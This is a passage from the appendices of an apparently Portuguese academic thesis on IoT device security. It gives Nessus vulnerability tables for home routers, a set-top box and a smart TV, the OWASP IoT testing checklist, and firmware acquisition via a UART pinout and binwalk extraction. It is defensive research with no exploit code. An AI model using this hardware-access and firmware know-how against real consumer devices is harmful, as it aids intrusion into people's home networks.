De referir que o equipamento Thomson TG784n tem duas interfaces ativas, consequentemente foram efetuadas as enumerações de vulnerabilidades para ambas.

O *output* do software `Nessus` [1] para cada equipamento está listado neste apêndice pela seguinte ordem:

- Tabela 12 - Huawei B310s-22
- Tabela 13 - Motorola VIP1200 IPTV STB
- Tabela 14 - Sony Bravia KDL-50WC808
- Tabela 15 - Thomson TG784n
- Tabela 16 - Thomson TG784n

A tabela 12 enumera as vulnerabilidades identificadas no router Huawei B310s-22, existe a deteção da assinatura do *malware* `EPICBANANA` [2] que afeta equipamentos Cisco e outras 3 vulnerabilidades de SSL devido a problemas de certificados digitais.

A tabela 13 enumera as vulnerabilidades identificadas na STB Motorola VIP1200 IPTV STB, novamente existe a deteção da assinatura do *malware* `EPICBANANA` que afeta equipamentos Cisco, este sistema embora corra Windows CE 5.0 e existindo as vulnerabilidades `CVE-2008-4609` [3] e `CVE-2008-2160` [4], as mesmas não foram detetadas pelo `Nessus`.

A tabela 14 enumera as vulnerabilidades identificadas na *Smart TV* Sony Bravia KDL-50WC808, novamente existe a deteção da assinatura do *malware* `EPICBANANA` que afeta equipamentos Cisco, este sistema é mais complicado de detetar vulnerabilidades, uma vez que, durante os testes a Sony lançou um *update* com Android 6.0 e o *patch* de segurança de Outubro de 2017.

1 https://www.tenable.com/products/nessus/nessus-pro
2 https://blogs.cisco.com/security/shadow-brokers
3 https://nvd.nist.gov/vuln/detail/CVE-2008-4609
4 https://nvd.nist.gov/vuln/detail/CVE-2008-2160

Tabela 12: Enumeração das vulnerabilidades identificadas no Huawei B310s-22

SEVERITY	PLUGIN ID	NAME
High (7.2)	93347	Cisco ASA Software CLI Invalid Command Invocation (cisco-sa-20160817- asa-cli) (EPICBANANA)
Medium (6.4)	51192	SSL Certificate Cannot Be Trusted
Medium (4.0)	35291	SSL Certificate Signed Using Weak Hashing Algorithm
Low	69551	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits
Info	10107	HTTP Server Type and Version
Info	10287	Traceroute Information
Info	10662	Web mirroring
Info	10863	SSL Certificate Information
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	12053	Host Fully Qualified Domain Name (FQDN) Resolution
Info	14772	Service Detection (2nd Pass)
Info	19506	Nessus Scan Information
Info	22964	Service Detection
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	33817	CGI Generic Tests Load Estimation (all tests)
Info	43111	HTTP Methods Allowed (per directory)
Info	45590	Common Platform Enumeration (CPE)
Info	50344	Missing or Permissive Content-Security-Policy HTTP Response Header
Info	50845	OpenSSL Detection
Info	54615	Device Type
Info	56984	SSL / TLS Versions Supported
Info	66334	Patch Report
Info	84502	HSTS Missing From HTTPS Server
Info	85601	Web Application Cookies Not Marked HttpOnly
Info	85602	Web Application Cookies Not Marked Secure
Info	91634	HyperText Transfer Protocol (HTTP) Redirect Information
Info	91815	Web Application Sitemap

Tabela 13: Enumeração das vulnerabilidades identificadas na Motorola VIP1200 IPTV Set-Top Box

SEVERITY	PLUGIN ID	NAME
High (7.2)	93347	Cisco ASA Software CLI Invalid Command Invocation (cisco-sa-20160817- asa-cli) (EPICBANANA)
Info	10287	Traceroute Information
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	19506	Nessus Scan Information
Info	45590	Common Platform Enumeration (CPE)
Info	54615	Device Type
Info	66334	Patch Report

Tabela 14: Enumeração das vulnerabilidades identificadas na Sony Bravia KDL-50WC808

SEVERITY	PLUGIN ID	NAME
High (7.2)	93347	Cisco ASA Software CLI Invalid Command Invocation (cisco-sa-20160817- asa-cli) (EPICBANANA)
Info	10107	HTTP Server Type and Version
Info	10287	Traceroute Information
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	12053	Host Fully Qualified Domain Name (FQDN) Resolution
Info	19506	Nessus Scan Information
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	43111	HTTP Methods Allowed (per directory)
Info	45590	Common Platform Enumeration (CPE)
Info	54615	Device Type
Info	66334	Patch Report
Info	91634	HyperText Transfer Protocol (HTTP) Redirect Information

Tabela 15: Enumeração das vulnerabilidades identificadas no Thomson TG784n 253

SEVERITY	PLUGIN ID	NAME
High (7.2)	93347	Cisco ASA Software CLI Invalid Command Invocation (cisco-sa-20160817- asa-cli) (EPICBANANA)
Medium (5.8)	42263	Unencrypted Telnet Server
Medium (5.0)	12217	DNS Server Cache Snooping Remote Information Disclosure
Info	10281	Telnet Server Detection
Info	10287	Traceroute Information
Info	10622	PPTP Detection
Info	10919	Open Port Re-check
Info	11002	DNS Server Detection
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	12053	Host Fully Qualified Domain Name (FQDN) Resolution
Info	14772	Service Detection (2nd Pass)
Info	19506	Nessus Scan Information
Info	45590	Common Platform Enumeration (CPE)
Info	46215	Inconsistent Hostname and IP Address
Info	54615	Device Type
Info	66334	Patch Report

A tabela 15 enumera as vulnerabilidades identificadas no router Thomson TG784n na interface correspondente ao endereço IP `192.168.1.253`, novamente podemos constatar a deteção da assinatura do *malware* `EPICBANANA` e também de salientar as vulnerabilidades detetadas a nível de `telnet` e DNS.

Por fim, a tabela 16 enumera as vulnerabilidades identificadas no router Thomson TG784n na interface correspondente ao endereço IP `192.168.1.254`, sendo que este é o nosso endereço de *gateway* do nosso cenário.

Aqui temos presente a vulnerabilidade mais grave de todo o nosso cenário, o serviço `Samba` não só permite a um atacante um *buffer overflow* remoto como também sofre da vulnerabilidade `Badlock` [5], de referir que as cifras e algoritmos utilizados pelo serviço de SSH são um risco para o equipamento.

5 https://vulners.com/nessus/SAMBA_BADLOCK.NASL

Tabela 16: Enumeração das vulnerabilidades identificadas no Thomson TG784n 254

SEVERITY	PLUGIN ID	NAME
Critical (10.0)	15985	Samba smbd Security Descriptor Parsing Remote Overflow
Medium (6.8)	90509	Samba Badlock Vulnerability
Medium (5.0)	57608	SMB Signing Disabled
Low (2.6)	70658	SSH Server CBC Mode Ciphers Enabled
Low (2.6)	71049	SSH Weak MAC Algorithms Enabled
Info	10107	HTTP Server Type and Version
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10287	Traceroute Information
Info	10394	Microsoft Windows SMB Log In Possible
Info	10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
Info	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
Info	11011	Microsoft Windows SMB Service Detection
Info	11219	Nessus SYN scanner
Info	11936	OS Identification
Info	19506	Nessus Scan Information
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	25240	Samba Server Detection
Info	30207	LPD Detection
Info	43111	HTTP Methods Allowed (per directory)
Info	45590	Common Platform Enumeration (CPE)
Info	54615	Device Type
Info	66334	Patch Report
Info	70657	SSH Algorithms and Languages Supported
Info	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
Info	100871	Microsoft Windows SMB Versions Supported (remote check)
Info	104887	Samba Version

C

APÊNDICE C - FRAMEWORK IOT OWASP

Esta *framework* tem o propósito de auxílio ao investigador na avaliação de dispositivos e aplicações/soluções do universo IoT. Este guia segundo OWASP (2017) é apenas uma orientação básica de um conjunto de diretrizes que podem ser seguidas de acordo a perspetiva dos investigadores.

Esta lista não abrange todas as possibilidades, e não deve ser tratada como uma lista exaustiva de testes, contudo se estas observações forem cobertas por um teste de segurança a um qualquer produto IoT, a sua segurança irá aumentar consideravelmente.

A SER AVALIADO

Interface Web

- Avaliar todas as interfaces *web* de forma a determinar se são permitidas *passwords* fracas
- Avaliar os mecanismos de bloqueio de conta.
- Avaliar se existem vulnerabilidades do tipo XSS, SQLi, CSRF e outras potenciais vulnerabilidades a nível de aplicação *web*.
- Avaliar o uso de HTTPS na proteção da informação transmitida.
- Avaliar a possibilidade de alteração de nome de utilizador e de *password*.
- Determinar se são utilizadas *firewalls* pela aplicação *web* na proteção das interfaces *web*.

Autenticação/Autorização

- Avaliar o uso de *passwords* fortes onde a autenticação é necessária.

- Avaliar o suporte para ambiente multiutilizador e assegurar diferentes níveis de privilégios.
- Avaliar a implementação de autenticação de 2-fatores sempre que possível.
- Avaliar os mecanismos de recuperação de *password*.
- Avaliar a opção de exigir *passwords* fortes.
- Avaliar a opção de forçar a *password* a expirar após um período específico.
- Avaliar a opção de alterar as configurações padrão de utilizador.

Serviços de Rede

- Avaliar a solução para garantir que os serviços de rede demonstram resistência contra ataques de *buffer overflow*, *fuzzing* ou DoS.
- Avaliar a solução para garantir que não estão presentes portos de teste.

Encriptação na Camada de Transporte

- Avaliar a solução para determinar o uso encriptação nas comunicações entre dispositivos e dos mesmos com a Internet.
- Avaliar a solução para determinar se a encriptação utilizada está de acordo com o praticado e se é evitado o uso de protocolos proprietários.
- Avaliar a solução para determinar se existe a opção de *firewall* e se está ativa.

Privacidade

- Avaliar a solução para determinar a quantidade de dados pessoais recolhidos.
- Avaliar a solução para determinar se os dados pessoais recolhidos estão devidamente encriptados quer em circulação quer localmente.
- Avaliar a solução para determinar se os dados de segurança são anonimizados.
- Avaliar a solução para assegurar é dada a hipótese aos utilizadores finais para os dados recolhidos além dos necessários para garantir o bom funcionamento do dispositivo.

Interface na Cloud

- Avaliar as interfaces web baseadas na *cloud* assegurar que não permite *passwords* fracas.
- Avaliar as interfaces web baseadas na *cloud* que inclui um mecanismo de bloqueio de conta.
- Avaliar as interfaces web baseadas na *cloud* se implementa tecnologias de autenticação de 2-factores.
- Avaliar as interfaces na *cloud* contra as vulnerabilidades mais comuns, XSS, SQLi e CSRF, e verificar outros aspetos a nível de vulnerabilidades de API.
- Avaliar todas as interfaces na *cloud* para garantir que utiliza encriptação na camada de transporte.
- Avaliar as interfaces na *cloud* para verificar a existência de requisitos de *password* forte.
- Avaliar as interfaces na *cloud* para verificar se existe a possibilidade de forçar a *password* a expirar após um determinado período.
- Avaliar as interfaces na *cloud* para verificar se existe opção de modificar a combinação de utilizador/*password* utilizado por omissão.

Interface Mobile

- Avaliar a interface mobile para assegurar que não permite *passwords* fracas.
- Avaliar a interface mobile para assegurar que inclui um mecanismo de bloqueio de conta.
- Avaliar a interface mobile para verificar se implementa tecnologias de autenticação de 2-factores.
- Avaliar a interface mobile para verificar se utiliza encriptação na camada de transporte.
- Avaliar a interface mobile para verificar a existência de requisitos de *password* forte.
- Avaliar a interface mobile para verificar se existe a possibilidade de forçar a *password* a expirar após um determinado período.

- Avaliar a interface mobile para verificar se existe opção de modificar a combinação de utilizador/*password* utilizado por omissão.
- Avaliar a interface mobile para determinar a quantidade de informação pessoal que pode ser recolhida.

Opções de configuração

- Avaliar a solução para determinar se existem opções de segurança para configuração de *password* (ex. Complexidade de *password* ou autenticação de 2-factores).
- Avaliar a solução para determinar se existem opções de encriptação disponíveis (ex. Ativar Advanced Encryption Standard (AES)-256 uma vez que AES-128 vem por omissão).
- Avaliar a solução para determinar se existe a possibilidade de verificar o registo de eventos de segurança.
- Avaliar a solução para determinar se os alertas e notificações de eventos de segurança estão disponiveís para o utilizador.

Software/Firmware

- Avaliar o dispositivo para garantir que ele incluí capacidade de atualização e possa ser atualizado rapidamente quando são descobertas vulnerabilidades.
- Avaliar o dispositivo para garantir que ele usa ficheiros de atualização criptografados e que os mesmos são transmitidos usando criptografia.
- Avaliar o dispositivo para garantir que usa ficheiros assinados e que os valida antes da instalação.

Segurança a nível físico

- Avaliar o dispositivo para garantir o uso de um número mínimo de portas externas físicas (por exemplo, portas USB).

- Avaliar o dispositivo para determinar se pode ser acedido por meio de métodos não intencionais, como exemplo uma porta USB que não esteja em uso ou mapeada para outra interface.
- Avaliar o dispositivo para determinar se ele permite a desativação de portas físicas não utilizadas, como USB.
- Avaliar o dispositivo para determinar se ele inclui a capacidade de limitar capacidades administrativas apenas para uma interface local.

RECOMENDAÇÕES GERAIS

As seguintes recomendações devem ser consideradas para todas as interfaces de utilizador (dispositivo local, serviços na nuvem e móvel).

Como meio de prevenção contra os problemas de *Account Harvesting*:

- Assegurar que as contas de utilizador válidas não sejam identificadas através de mensagens de erro na interface.
- Assegurar que as *passwords* dos utilizadores obedecem a uma política de *password* forte.
- Implementar o mecanismo de bloqueio de conta após 3 a 5 tentativas falhadas de autenticação.

D

APÊNDICE D - ANÁLISE DE FIRMWARE

Este apêndice tem por intuito mostrar o procedimento de aquisição do *firmware* utilizado pelo investigador. De forma a evitar utilizar um procedimento invasivo tentou-se ao máximo fazer a aquisição destes *firmwares* sempre que possível recorrendo à informação disponibilizada na Internet para qualquer consumidor comum.

HUAWEI B310S-22

O método de aquisição inicial passou por verificar se estava disponível para *download* o *firmware* utilizado pelo equipamento a nível universal no *site* do fabricante.

Pesquisando pelo modelo `B310` no site da Huawei em `http://support.huawei.com/enterprise/en/software/index.html`, somos redirecionados para a página do produto (`https://consumer.huawei.com/en/support/smart-home/b310/`) onde podemos efectuar o *download* do código *open-source* deste equipamento.

Por questão de verificar se a aquisição era possível via UART, foi desmontado o equipamento e verificado que através de um cabo USB para `RS232` era possível aceder ao equipamento.

Como se pode ver na Figura 20 a vermelho, está assinalado o *pinout* `RS232` a ligação deve ser efetuada pela seguinte ordem no sentido cima-baixo.

1. Cabo vermelho = Voltage Common Collector (VCC)(5V)
2. Cabo branco = Receive Data (RxD)
3. Cabo verde = Transmit Data (TxD)
4. Cabo preto = Ground (GND)

O problema reside no *software* disponível para esse efeito, uma vez que, apenas permite que seja efetuada a atualização do equipamento via *broadcast* e não permite a aquisição do *firmware* atual.



Figura 20: Huawei B310s-22 Motherboard - Pinout RS232

Os restantes *firmwares* também testados foram adquiridos em contacto com o apoio ao cliente do ISP, sendo que não existem *links* para o seu *download* por sofrerem modificações exclusivas.

Posto isto, os *firmwares* utilizados nos nossos testes como se pode ver (Listagem 30) têm os seguintes nomes:

Listagem 30: Firmwares B310s-22 e derivados para análise

```
1 B310s-22_UPDATE_21.313.05.00.00_Universal.BIN
2 B315s-22_UPDATE_21.311.06.04.11.BIN
3 B315s-22_UPDATE_21.311.06.T05.11.BIN
```

Após termos adquirido o *firmware* no passo anterior vamos efetuar a sua análise usando a ferramenta `Binwalk` [1].

Numa primeira fase vamos avaliar quais as assinaturas detetadas pela ferramenta utilizando o seguinte comando (Listagem 31):

Listagem 31: Firmware selecionado para análise

```
1 binwalk -b B310s-22_UPDATE_21.313.05.00.00_Universal.BIN
```

Resultando no seguinte *output* como se pode ver na Listagem 32.

1 https://github.com/ReFirmLabs/binwalk

Listagem 32: Análise de *firmware* Huawei B310s-22

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
149454        0x247CE         Android bootimg, kernel size: 0 bytes, kernel
 ↪  addr: 0x72206F6E, ramdisk size: 1987011429 bytes, ramdisk addr: 0x20797265,
 ↪  product name: "nel  @ %x (%d bytes)"
151722        0x250AA         Android bootimg, kernel size: 0 bytes, kernel
 ↪  addr: 0x4C494146, ramdisk size: 1734438249 bytes, ramdisk addr: 0x73692065,
 ↪  product name: "ing 0x%x  to '%s'"
162842        0x27C1A         Unix path:
 ↪  /bootloader/legacy/nand/nandc/nandc_nand.c
166042        0x2889A         Unix path:
 ↪  /bootloader/legacy/nand/nandc/nandc_native.c
168842        0x2938A         Unix path:
 ↪  /bootloader/legacy/nand/nandc/nandc_ctrl.c
170334        0x2995E         Unix path:
 ↪  /bootloader/legacy/nand/nandc/nandc_host.c
178082        0x2B7A2         Copyright string: "Copyright 2008-2020 HUAWEI
 ↪  TECHNOLOGIES CO., LTD."
186952        0x2DA48         Android bootimg, kernel size: 4195952 bytes,
 ↪  kernel addr: 0x55E10000, ramdisk size: 494663 bytes, ramdisk addr:
 ↪  0x56E08000, product name: ""
209252        0x33164         gzip compressed data, maximum compression, from
 ↪  Unix, NULL date (1970-01-01 00:00:00)
4389448       0x42FA48        gzip compressed data, from Unix, NULL date
 ↪  (1970-01-01 00:00:00)
4885064       0x4A8A48        gzip compressed data, maximum compression, from
 ↪  Unix, last modified: 2015-11-20 06:21:23
6009740       0x5BB38C        gzip compressed data, maximum compression, has
 ↪  original file name: "balong_modem.bin", last modified: 2015-11-20 06:22:57
19777520      0x12DC7F0       LZMA compressed data, properties: 0x90, dictionary
 ↪  size: 16777216 bytes, uncompressed size: 257 bytes
20012550      0x1315E06       XML document, version: "1.0"
21397928      0x14681A8       ASCII cpio archive (SVR4 with no CRC), file name:
 ↪  ".", file name length: "0x00000002", file size: "0x00000000"
....
69523880      0x424D9A8       ASCII cpio archive (SVR4 with no CRC), file name:
 ↪  "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
```

Na lista anterior foram ocultadas as assinaturas American Standard Code for Information Interchange (ASCII) desde o registo decimal 21 397 928 até 69 523 880, uma vez que, devido à sua extensão para representar neste documento, contudo apesar do seu conteúdo ser relevante em termos de estrutura pois revela os caminhos absolutos de alguns ficheiros iremos abordar os mesmos mais à frente.

Para verificar o sistema de ficheiros e a árvore de diretorias do *firmware* é necessário extrair o seu conteúdo, para tal executamos o comando (Listagem 33):

Listagem 33: Extração do ficheiro B310s-22_UPDATE_21.313.05.00.00_Universal.BIN

```
binwalk -e B310s-22_UPDATE_21.313.05.00.00_Universal.BIN
```

Os mesmos passos iniciais foram efetuados para os restantes *firmwares*.

Resultando na seguinte estrutura de ficheiros (Listagem 34):

Listagem 34: Estrutura de ficheiros do *firmware*

```
root@retr0:~/Downloads/_B310s-22_UPDATE_21.313.05.00.00_Universal.BIN.extracted# ls
12DC7F0                 cups-driverd          libdl.so          radvdump
12DC7F0.7z              cups-exec             liblog.so         readlink
1315E06.xml             cupsfilter            libmlog.so        reboot
14681A8.cpio            cups-lpd              libm.so           renice
2E442B6.cpio            CustomProfile.ini     libnetutils.so    restorecon
33164                   date                  libselinux.so     rm
369AE80.cpio            dbus.conf             libssl.so         rmdir
369AFE8.xml             dd                    libstdc++.so      rmmod
369BC34.cpio            ddrtest.ko            libstlport.so     route
369BCB8.xml             df                    libsysutils.so    run-as
369CB30.cpio            dhcp6c                libthread_db.so   runcon
369CBB4.xml             dhcp6ctl              libusbhost.so     schedtop
369F958.cpio            dhcp6relay            linker            sdcard
369F9DC.xml             dhcp6s                ln                security
369FCB8.cpio            dhcps                 load_policy       sendevent
42FA48                  diag_switch           log               setconsole
43217epa.nvm            dmesg                 logcat            setenforce
4A8A48                  dns                   logwrapper        setprop
apns-conf.xml           driver                lpadmin           setsebool
autorun.sh              du                    lpc               sh
B310As-852_43217pa.nvm  ebtables              lpq               share
B310s-22_43217pa.nvm    ecall                 lpr               siproxd
B310s-518_43217pa.nvm   etc                   lprm              sleep
B310s-925_43217pa.nvm   event-log-tags        ls                smbd
B315s-22_43217pa.nvm    exe                   lsmod             smbpasswd
B315s-607_43217pa.nvm   getenforce            lsof              smd
B315s-608_43217pa.nvm   getevent              mass_boot.sh      snd_soc_balong.ko
B315s-936_43217pa.nvm   getprop               md5               start
balong_modem.bin        getsebool             mdev.conf         stop
bcm43217                grep                  mdev.sh           swapoff
bcm43217.ko             hd                    miniupnpd         swapon
bcm43217_nvm.txt        hosts                 mkdir             switch_modem
bin                     huawei_process_start  mksh              sync
brctl                   id                    mkshrc            tc
btools                  ifconfig              mkswap            toolbox
build.prop              ifconfigeth0.sh       mlogserver        top
busybox                 iftop                 mount             touch
cat                     init.goldfish.sh      mountsd.sh        tzdata
chcon                   insmod                mv                umount
chill                   insmod_ctf_ko.sh      nandread          uptime
chmod                   insmodko.sh           netstat           usb
chown                   ioctl                 newfs_msdos       usr
clear                   ionice                nmbd              vmstat
cmp                     ip                    NOTICE.html.gz    watchprops
conntrack               ip6tables             notify            wifi_poweroff_43217.sh
cp                      iptables              npd6proxy         wifi_poweron_43217.sh
```

```
cpio-root               kill                nv              wipe
crasher                 lib                 otacerts.zip    wl
crtbegin_so.o           libcrypto.so        port_bridge     xbin
crtend_so.o             libc.so             pppc            xl2tpd
ctf.ko                  libctest.so         printenv        zoneinfo
cupsd                   libcutils.so        ps
cups-deviced            libdiskconfig.so    radvd
```

A diretoria de interesse na listagem anterior é a `cpio-root`, uma vez que, todo o sistema estava comprimido nesta diretoria. Para o comprovar-mos podemos navegar para a sua localização e verificar o seu conteúdo (Listagem 35).

Listagem 35: Estrutura da diretoria cpio-root

```
root@retr0:~/Downloads/_B310s-22_UPDATE_21.313.05.00.00_Universal.BIN.extracted/
 ↪  cpio-root#
 ↪  ls
bin  build.prop  etc  lib  usr  xbin
root@retr0:~/Downloads/_B310s-22_UPDATE_21.313.05.00.00_Universal.BIN.extracted/
 ↪  cpio-root/etc#
 ↪  ls
apns-conf.xml      event-log-tags        init.goldfish.sh  mdev.sh
 ↪  security
autorun.sh         hosts                 insmodko.sh       mkshrc
CustomProfile.ini  huawei_process_start  mass_boot.sh      mountsd.sh
dbus.conf          ifconfigeth0.sh       mdev.conf         NOTICE.html.gz
```

Por exemplo no ficheiro `buid.prop` podemos ver as informações do *firmware* (Listagem 36).

Listagem 36: Conteúdo do ficheiro build.prop

```
# cat build.prop
# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=KOT49E
ro.build.display.id=KOT49E test-keys
ro.build.version.incremental=eng.root.20151120.142024
ro.build.version.sdk=19
ro.build.version.codename=REL
ro.build.version.release=4.4.1
ro.build.date=Fri Nov 20 14:20:28 CST 2015
ro.build.date.utc=1448000428
ro.build.type=user
ro.build.user=root
ro.build.host=wuhcitculx01042
ro.build.tags=test-keys
ro.product.model=p711
ro.product.brand=Android
ro.product.name=p711
ro.product.device=p711
ro.product.board=p711
ro.product.cpu.abi=armeabi
ro.product.manufacturer=HUAWEI DEIVCE
ro.product.locale.language=hdpi
ro.wifi.channels=
ro.board.platform=p711
# ro.build.product is obsolete; use ro.product.device
ro.build.product=p711
# Do not try to parse ro.build.description or .fingerprint
ro.build.description=p711-user 4.4.1 KOT49E eng.root.20151120.142024 test-keys
ro.build.fingerprint=Android/p711/p711:4.4.1/KOT49E/eng.root.20151120.142024:use⌋
 ↪  r/test-keys
ro.build.characteristics=default
# end build properties

#
# ADDITIONAL_BUILD_PROPERTIES
#
net.bt.name=Android
dalvik.vm.stack-trace-file=/data/anr/traces.txt
```

SONY BRAVIA KDL-50WC808

O *firmware* para este dispositivo foi adquirido através do site do fabricante.

Pesquisando pelo modelo `KDL-50WC808` no site https://www.sony.pt/electronics/support, somos redirecionados para a página do produto onde podemos efetuar o download do *firmware* utilizado pelo dispositivo.

O ficheiro utilizado nos nossos testes tem o seguinte nome (Listagem 37):

Listagem 37: Firmware da Smart TV a utilizar

```
sony_tvupdate_2015_3925_eua_auth.zip
```

Após termos adquirido o *firmware* no passo anterior vamos efetuar a sua analise usando a ferramenta `Binwalk`.

Numa primeira fase vamos avaliar quais as assinaturas detetadas pela ferramenta utilizando o seguinte comando (Listagem 38):

Listagem 38: Análise de assinaturas com o Binwalk

```
binwalk -b sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg
```

Resultando no seguinte *output* como se pode ver na Listagem 39.

Listagem 39: Análise de *firmware* Sony Bravia KDL-50WC808

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
40028837      0x262CAA5       LANCOM OEM file
51558905      0x312B9F9       Cisco IOS experimental microcode, for "vw"
141648288     0x87161A0       MySQL ISAM compressed data file Version 1
234254912     0xDF67240       MySQL MISAM compressed data file Version 10
238890053     0xE3D2C45       MySQL ISAM index file Version 8
239703260     0xE4994DC       End of Zip archive
244248716     0xE8EF08C       End of Zip archive
256584876     0xF4B2CAC       MySQL ISAM index file Version 3
265246547     0xFCF5753       MySQL ISAM index file Version 2
339680305     0x143F1C31      MySQL ISAM index file Version 4
359380511     0x156BB61F      StuffIt Deluxe Segment (data): f
431553335     0x19B8FB37      mcrypt 2.5 encrypted data, algorithm: "b",
 ↪  keysize: 704 bytes, mode: "H",
517963181     0x1EDF7DAD      MySQL ISAM index file Version 2
686430595     0x28EA1983      LANCOM WWAN \textit{firmware}
701429346     0x29CEF662      MySQL ISAM index file Version 10
710052880     0x2A528C10      MySQL ISAM index file Version 4
816487084     0x30AA9AAC      Cisco IOS experimental microcode, for ""
891367539     0x35213073      MySQL ISAM index file Version 6
943047173     0x3835C205      ZBOOT \textit{firmware} header, header size: 32
 ↪  bytes, load address: 0x3885EE48, start address: 0xA0B951AD, checksum:
 ↪  0x94764DC4, version: 0x90C33FEE, image size: 434916372 bytes
963293698     0x396AB202      Cisco IOS microcode, for "5m"
1066190122    0x3F8CC52A      MySQL MISAM compressed data file Version 2
1095257148    0x41484C3C      MySQL MISAM compressed data file Version 9
1102430060    0x41B5BF6C      MySQL ISAM compressed data file Version 11
1121112878    0x42D2D32E      Cisco IOS microcode, for ""
1151712918    0x44A5BE96      MySQL ISAM compressed data file Version 6
1230628841    0x4959E7E9      MySQL ISAM compressed data file Version 3
1237639020    0x49C4DF6C      mcrypt 2.5 encrypted data, algorithm: "", keysize:
 ↪  28244 bytes, mode: "6",
1312471688    0x4E3ABA88      End of Zip archive
1351927614    0x5094C73E      GPG key trust database version 83
1399711019    0x536DE52B      MySQL ISAM index file Version 5
```

```
1436104325    0x55993685      StuffIt Deluxe Segment (data): f
1465283278    0x575672CE      MySQL ISAM index file Version 8
1477495355    0x5810CA3B      MySQL MISAM compressed data file Version 6
1484199784    0x58771768      MySQL MISAM index file Version 3
```

Para verificar o sistema de ficheiros e a árvore de diretorias do *firmware* é necessário extrair o seu conteúdo, para tal executamos o comando (Listagem 40):

Listagem 40: Extração do *firmware* Sony Bravia KDL-50WC808

```
binwalk -e sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg
```

Apesar das mensagens de aviso, como se pode verificar na Listagem 41, o *firmware* foi extraído com sucesso.

Listagem 41: Output da extração do *firmware* Sony Bravia KDL-50WC808

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
40028837      0x262CAA5       LANCOM OEM file
51558905      0x312B9F9       Cisco IOS experimental microcode, for "vw"
141648288     0x87161A0       MySQL ISAM compressed data file Version 1
234254912     0xDF67240       MySQL MISAM compressed data file Version 10
238890053     0xE3D2C45       MySQL ISAM index file Version 8
239703260     0xE4994DC       End of Zip archive
244248716     0xE8EF08C       End of Zip archive
256584876     0xF4B2CAC       MySQL ISAM index file Version 3
265246547     0xFCF5753       MySQL ISAM index file Version 2
339680305     0x143F1C31      MySQL ISAM index file Version 4
359380511     0x156BB61F      StuffIt Deluxe Segment (data): f
431553335     0x19B8FB37      mcrypt 2.5 encrypted data, algorithm: "b",
 ↪  keysize: 704 bytes, mode: "H",
517963181     0x1EDF7DAD      MySQL ISAM index file Version 2
686430595     0x28EA1983      LANCOM WWAN \textit{firmware}
701429346     0x29CEF662      MySQL ISAM index file Version 10
710052880     0x2A528C10      MySQL ISAM index file Version 4
816487084     0x30AA9AAC      Cisco IOS experimental microcode, for ""
891367539     0x35213073      MySQL ISAM index file Version 6
943047173     0x3835C205      ZBOOT \textit{firmware} header, header size: 32
 ↪  bytes, load address: 0x3885EE48, start address: 0xA0B951AD, checksum:
 ↪  0x94764DC4, version: 0x90C33FEE, image size: 434916372 bytes
963293698     0x396AB202      Cisco IOS microcode, for "5m"
1066190122    0x3F8CC52A      MySQL MISAM compressed data file Version 2
1095257148    0x41484C3C      MySQL MISAM compressed data file Version 9
1102430060    0x41B5BF6C      MySQL ISAM compressed data file Version 11
1121112878    0x42D2D32E      Cisco IOS microcode, for ""
1151712918    0x44A5BE96      MySQL ISAM compressed data file Version 6
```

```
28 1230628841    0x4959E7E9      MySQL ISAM compressed data file Version 3
29 1237639020    0x49C4DF6C      mcrypt 2.5 encrypted data, algorithm: "", keysize:
    ↪  28244 bytes, mode: "6",
30 1312471688    0x4E3ABA88      End of Zip archive
31 1351927614    0x5094C73E      GPG key trust database version 83
32 1399711019    0x536DE52B      MySQL ISAM index file Version 5
33 1436104325    0x55993685      StuffIt Deluxe Segment (data): f
34 1465283278    0x575672CE      MySQL ISAM index file Version 8
35 1477495355    0x5810CA3B      MySQL MISAM compressed data file Version 6
36 1484199784    0x58771768      MySQL MISAM index file Version 3
```

Em cada extração o `Binwalk` cria uma diretoria com o conteúdo do *firmware* com a terminação `.extracted`, de forma a poder verificar o conteúdo, navegamos para esta nova diretoria e executamos a listagem dos ficheiros presentes (Listagem 42).

Listagem 42: Conteúdo da diretoria .extracted do *firmware* Sony Bravia KDL-50WC808

```
1 cd _sony_dtv0FA50A09A0A9_00004100_0f55008c.pkg.extracted
2 ls -al
3 total 1222388
4 drwxr-xr-x 2 root root       4096 Dec 13 12:25 .
5 drwxr-xr-x 8 root root       4096 Dec 13 12:21 ..
6 -rw-r--r-- 1 root root 1164217537 Dec 13 12:21 156BB61F.sit
7 -rw-r--r-- 1 root root   87493723 Dec 13 12:25 55993685.sit
```

